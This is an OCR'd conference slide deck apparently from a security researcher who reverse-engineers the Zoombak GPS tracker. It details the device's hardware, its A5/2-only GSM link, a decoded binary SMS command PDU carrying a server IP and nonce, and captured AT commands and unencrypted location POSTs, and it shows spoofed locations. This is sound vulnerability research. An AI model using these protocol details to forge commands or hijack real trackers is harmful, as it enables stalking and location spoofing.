
A Million Little Tracking Devices

Turning Embedded Devices into Weapons

donb@isecpartners.com
@DonAndrewBailey

whois donb?



Places I've been in the past 24 hours

- Boston
- Afghanistan
- Libya
- The White House

Locator Center - Mozilla Firefox (Private Browsing)

File Edit View History Bookmarks Tools Help

Locator Center | http://w...ing.com/

click for HELPFUL TIPS

zoombak

Welcome, Don (Log Out) | My Account

locator center | zones | tracking | speed | settings | mobile

My Locators

Click 'find now' to display your locator on the map. **Click '?' for details.**

ISP-1	find now
ISP-3	find now
ISP2	find now
z200v	find now

My Safety Zones

Create a new Zone by clicking 'create new'. To delete a Zone, click 'delete'. To edit a Zone, 'edit'. **Click '?' for details.**

ISP1Z1	on
TEST2	on

delete | edit | create new

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Connecting to t1.tiles.virtualearth.net...

And I can prove it!

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File Edit View History Bookmarks Tools Help

https://locate.zoombak.com/locate/locate/locatorCenter.faces?firstname=Don&s

Google

Locator Center | Online PDU Enco... | Google Maps | Kabul, Afghanist... | How to find latitu...

click for HELPFUL TIPS

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

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https://locate.zoombak.com/locate/locate/locatorCenter.faces?firstname=Don&s

libya insurgent

Locator Center | Online PDU En... | Google Maps | Benghazi, Ban... | How to find lat... | libya insurgen...

click for *HELPFUL TIPS*

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

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
Transferring data from dev.virtualearth.net...

So what’s this b.s. all about, donb?

Zoombak "Advanced GPS Tracker"

- Sold in over 12,500 stores nation wide
- Easy to use (iPhone, Android, Blackberry)
- 2x as big as your 6th Generation iPod Nano
- Track your…
  - Car
  - Family
  - Pet
  - Valuables

Even *Oprah* Loves Zoombak



What is the Device composed of?

Modular design

- GSM module
- GPS module
- Application “microcomputer”
- T-Mobile SIM Card

GSM Module

- Siemens 0682
  - Infineon Baseband
  - Skyworks 7750 RF Tx
- Controlled via USART
  - AT Commands!
- No shared memory!

GPS Module


- GR-520 GPS Module
- Not that interesting
- Acquires GPS!!!

Application uC

- Renesas SH7721/7300 Microcomputer Platform
- Fairly robust uC platform
- Application processor unknown
  - But, probably one of the common realtime uC OS
  - Likely, Java
  - Or something….

But wait! Donb, don’t you know?!?

I don’t have to know…



A Quick Aside about Siemens 0682

- Attaching to OpenBTS
  - Using Malaysian Test SIM cards (001/01)
- The Zoombak (Siemens) claims A5/2 capability
  - And only A5/2
- The Zoombak accesses GPRS
  - Presumably using A5/2
- T-Mobile allows A5/2 on GPRS in the USA?
  - This shouldn't happen

How does Zoombak work?


It’s all about the Customer Experience

- Log into the Web2.0 interface
- Select the desired tracking device
- Click “find now”
- Wait for the embedded map to update
- Enjoy the map
- GOTO 10

How does the device work?

The Control Channel

- Commands are received via SMS
  - 8bit binary messages
- Application polls SIM for SMS
- Application receives command
  - Parses binary SMS
  - Extracts command


donb@localhost:~/lab.../zoombak/revenge/pdus
donb@localhost ~/lab/research/zoombak/revenge/pdus $ hexdump -C 9
00000000 07 91 41 40 54 05 10 f1 44 05 91 21 60 f0 00 04 |..A@T...D..!`...|
00000010 01 21 50 32 04 50 2b 32 06 05 04 ea 08 1c 6c 67 |.!P2.P+2......lg|
00000020 4f 6e 44 4c 6f 63 61 74 65 00 01 01 6c 6f 63 33 |OnDLocate...loc3|
00000030 34 2d 67 66 71 67 79 6c 39 66 00 00 00 43 ca ed |4-gfqgyl9f...C..|
00000040 70 08 00 18 01 f4 00 00 00 53 |p........S|
0000004a
donb@localhost ~/lab/research/zoombak/revenge/pdus $

PDU Breakdown

- “gOnDLocate”
  - Represents an incoming location request
- “Loc34-gfqgyl9f”
  - Location ID (nonce)
- 0x43 0xCA 0xED 0x70
  - 67.202.237.112 ???

File Edit View History Bookmarks Tools Help

http://tools.whois.net/whoisbyip/

whois

Whois By IP Address

Whois.Net℠
DOMAIN-BASED RESEARCH SERVICES

Domain Tools:
- Whois Domain Search
- Whois By IP Address
- DIG Lookup

Web Analysis Tools:
- Ping
- Your IP Address
- Name By IP Address
- IP Address by Name
- About Your Browser

SEO Analysis Tools:
- Alexa Reach Chart
- Alexa Rank Chart
- Compare Alexa Rank
- Total Google Pages

Website Validators
- CSE HTML Validator
- WC3 HTML Validator
- CSS Validator
- Robots.txt Validator

XHTML 1.0

CSS

VERIO
An NTT Communications Company

Tool: Whois By IP Address

Find Out Whois By IP:

Enter IP Address:

Search

```
[Querying whois.arin.net]
[whois.arin.net]
#
# Query terms are ambiguous.  The query is assumed to be:
#     "n 67.202.237.112"
#
# Use "?" to get help.
#

#
# The following results may also be obtained via:
# http://whois.arin.net/rest/nets;q=67.202.237.112?showDetails=true&showARIN=false
#

Zoombak, LLC SUNGARD-8D31CB05-9199-4FCD-8EC (NET-67-202-237-64-1) 67.202.237.64 - 67.202.237.127
Sungard Network Solutions, Inc. SGNS-BLK-10 (NET-67-202-192-0-1) 67.202.192.0 - 67.202.255.255


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#
```

Find: zoombak Previous Next Highlight all Match case

Done

So, the Location Request…

- Defines ***where*** the device should connect
  - IPv4 Address
- Defines ***what*** the device should send
  - Nonce

Okay, but what does a response look like?

Back to the Logic Analyzer

- Log into Zoombak's Web2.0 GUI
- Send a valid request to the Device
- Sniff the AT commands between App -> GSM
- Watch what the device does

```
AT^SICS=0,conType,GPRS0
AT^SICS=0,user,""
AT^SICS=0,passwd,""
AT^SICS=0,apn,cidagps.t-mobile.com
AT^SICS=0,dns1,""
AT+CGATT=1
AT+CGATT?
AT^SISI=5
AT^SISS=5,srvType,Socket
AT^SISS=5,address,socktcp://67.202.237.112:7276
AT^SISS=5,conId,0
AT^SISS=5,tcpOT,20
AT^SISO=5
AT^SISI=5
AT^SISI=5
AT^SISW=5,260
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 173
loc34-gfqh1c7c&DLC&01.05&1&12673344409;5;2010-12-28T02:18:35Z;11001&11863&310&260&0&1&-57~110
10&12493&&&1&&-73~11001&11861&&&1&&-76~11010&36843&&&1&&-77~11001&39102&&&1&&-79at^sisr=5,100
0
at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT+CCLK?
AT+CNUM
AT+CGATT?
AT^SISI=5
AT^SISI=5
AT^SISW=5,126
POST /zls/zb100/uDLocation HTTP/1.1
Host: 67.202.237.112:7276
Content-Length: 40
loc34-gfqh1c7c&DLC&01.05&1&12673344409;0at^sisr=5,1000
at^sisr=5,1000
at^sisr=5,897
AT^SISI=1
AT^SISC=1
AT^SISI=1
AT^SISI=5
AT^SISC=5
AT^SISI=5
at^smgl=0
donb@localhost ~/lab/research/zoombak/revenge $
```

Seriously?!?

- The GSM Module accepts AT commands to
  - Connect to a specific host AND port
  - Over TCP/IP
  - Send/Receive data

- Zero confidentiality!

